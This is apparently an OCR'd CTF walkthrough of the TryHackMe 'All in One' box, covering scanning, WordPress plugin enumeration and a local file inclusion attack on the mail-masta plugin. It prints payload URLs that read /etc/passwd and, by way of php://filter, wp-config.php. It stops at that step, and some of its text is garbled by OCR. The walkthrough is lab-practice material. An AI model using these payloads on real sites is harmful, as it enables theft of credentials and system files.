All in One – Walkthrough

All in One is an easy level CTF on Tryhackme. This is a fun box where you will get to exploit the system in several ways. Few intended and unintended paths to getting user and root access.


Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Privilege Escalation

Tools Required: Nmap, Firefox, Dirb, Curl, base64, Netcat, linpeas.sh


Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
┌──(kali㉿ kali)-[~/Desktop/tryhackme/others/All_in_One]
└─$ nmap -T4 -sV 10.10.213.155
Starting Nmap 7.92 ( https://nmap.org              2-07 00:58 EST
Nmap scan report for 10.10.213.155
Host is up (0.31s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubun'  ^ ^ '' ''  ıntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubunt,,
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 38.68 seconds

┌──(kali㉿ kali)-[~/Desktop/tryhackme/others/All_in_One]
└─$
```

Nmap scan showed that port 80 was open. So, when I visited the ip address in the browser, I found the Apache default webpage.

Reconnaissance:



Apache2 Ubuntu Default Page

It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


Then I viewed the source code but I found nothing. After that I launched **dirb** to find the hidden content.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/All_in_One]
└─$ dirb http://10.10.213.155 common_dirs.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec  7 01:05:53 2021
URL_BASE: http://10.10.213.155/
WORDLIST_FILES: common_dirs.txt

-----------------

GENERATED WORDS: 1943

---- Scanning URL: http://10.10.213.155/ ----
==> DIRECTORY: http://10.10.213.155/wordpress/
```

In the **dirb** result, I found one interesting directory named **/wordpress/**

Then I visited **/wordpress/** directory & a wordpress website was running there.



All in One Just another WordPress site

Sample Page

UNCATEGORIZED


All in One!

By elyana October 5, 2020 1 Comment

This box's intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using


Then I viewed the source code for any sensitive information but found nothing. After that, I used **curl** to fetch information about the active plugins & themes.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
┌──(kali㉿  kali)-[~/Desktop/tryhackme/others/All_in_One]
└─$ curl http://10.10.213.155/wordpress/             -content/
 % Total   % Received % Xferd  Average Speed  Time   Time    Time  Current
                               Dload  Up                          eed
 0    0   0    0   0    0    0    0 --:--:-- --:--:-- --:--:--    0<link rel='stylesheet' id='flexSlider_st
ylesheet-css'  href='http://10.10.213.155/wordpress/wp-content/plugins/reflex-gallery/scripts/flexslider/flexslider.cs
s?ver=5.5.1'    edia='all' />
<link rel='stylesheet' id='prettyPhoto_stylesheet-css'  href='http://10.10.213.155/wordpress/wp-content/plugins/reflex
-gallery/scripts/prettyphoto/prettyPhoto.css?ver=5.5.1'                  >
<link rel='s      sheet' id='reflexGallery_stylesheet-css'  href='http://10.10.213.155/wordpress/wp-content/plugins/refl
ex-gallery/styles/default.css?ver=5.5.1'              l' />
<link rel='stylesheet' id='twentytwenty-style-css'  hre     http://10.10.213.155/wordpress/wp-content/themes/twentytwent
y/style.css?ver=1.5'        ia='all' />
<link rel='stylesheet' id='twentytwenty-            le-css'  href='http://10.10.213.155/wordpress/wp-content/themes/twent
ytwenty/print.css?ver=1.5'        a='print' />
<script src='http://10.10.213.155/wordpress/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.5.1'
js-js'></script>
<script src='http://10.10.213.155/wordpress/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.5.1'
 id='validation-engine-en-js'></script>
<script src='http://10.10.213.155/wordpress/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.5.1'
='val  dation-engine-js'></script>
```

I found two active plugins. One was **mail-masta** & the other one was **reflex-gallery**. Then I searched on internet for a public exploit for **mail-masta** & I found that plugin mail-masta was **vulnerable to LFI** vulnerability.

Link to the exploit: **https://www.exploit-db.com/exploit/40290**


File Edit View History Bookmarks Tools Help
TryHackMe | All in One
10.10.213.155/wordpress/w
WordPress Plugin Mail M
https://www.exploit-db.com/exploits/40290
150%
EXPLOIT DATABASE

WordPress Plugin Mail Masta 1.0 - Local File Inclusion

EDB-ID: 40290

CVE: N/A

Author: GUILLERMO GARCIA MARCOS

Type: WEBAPPS

Platform: PHP

Date: 2016-08-23

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:


```
[+] Date: [23-8-2016]
[+] Autor Guillermo Garcia Marcos
[+] Vendor: https://downloads.wordpress.org/plugin/mail-masta.zip
[+] Title: Mail Masta WP Local File Inclusion
```

Exploitation:

Below is the vulnerable URL that I used for LFI:

http://10.10.213.155/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

first of all, I tried to fetch the contents of **/etc/passwd** file & I was able to fetch the contents of **/etc/passwd** file.



10.10.213.155/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd
/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

In WordPress websites, there exists a file named **wp-config.php** which stores the login credentials for WordPress admin. So, I tried to fetch the contents of that file by using the below payload:

http://10.10.213.155/wordpress/wp-content/plugins/mail-masta/inc/campaign/

/count_of_send.php?pl=/var/www/html/wp-config.php


but unfortunately, it failed because of the filter mechanism.

Then I tried to fetch the contents of the wp-config.php file by using **php wrapper** named **php://filter** with base64 encoding & it was a success. I was able to fetch the contents of wp-config.php file in **base64 encoded** form.

http://10.10.213.155/wordpress/wp-content/plugins/mail/masta/inc/campaign/

count_of_send.php?pl=php://filter/convert.base64-encode/resource=/var/www/html/

wordpress/wp-config.php



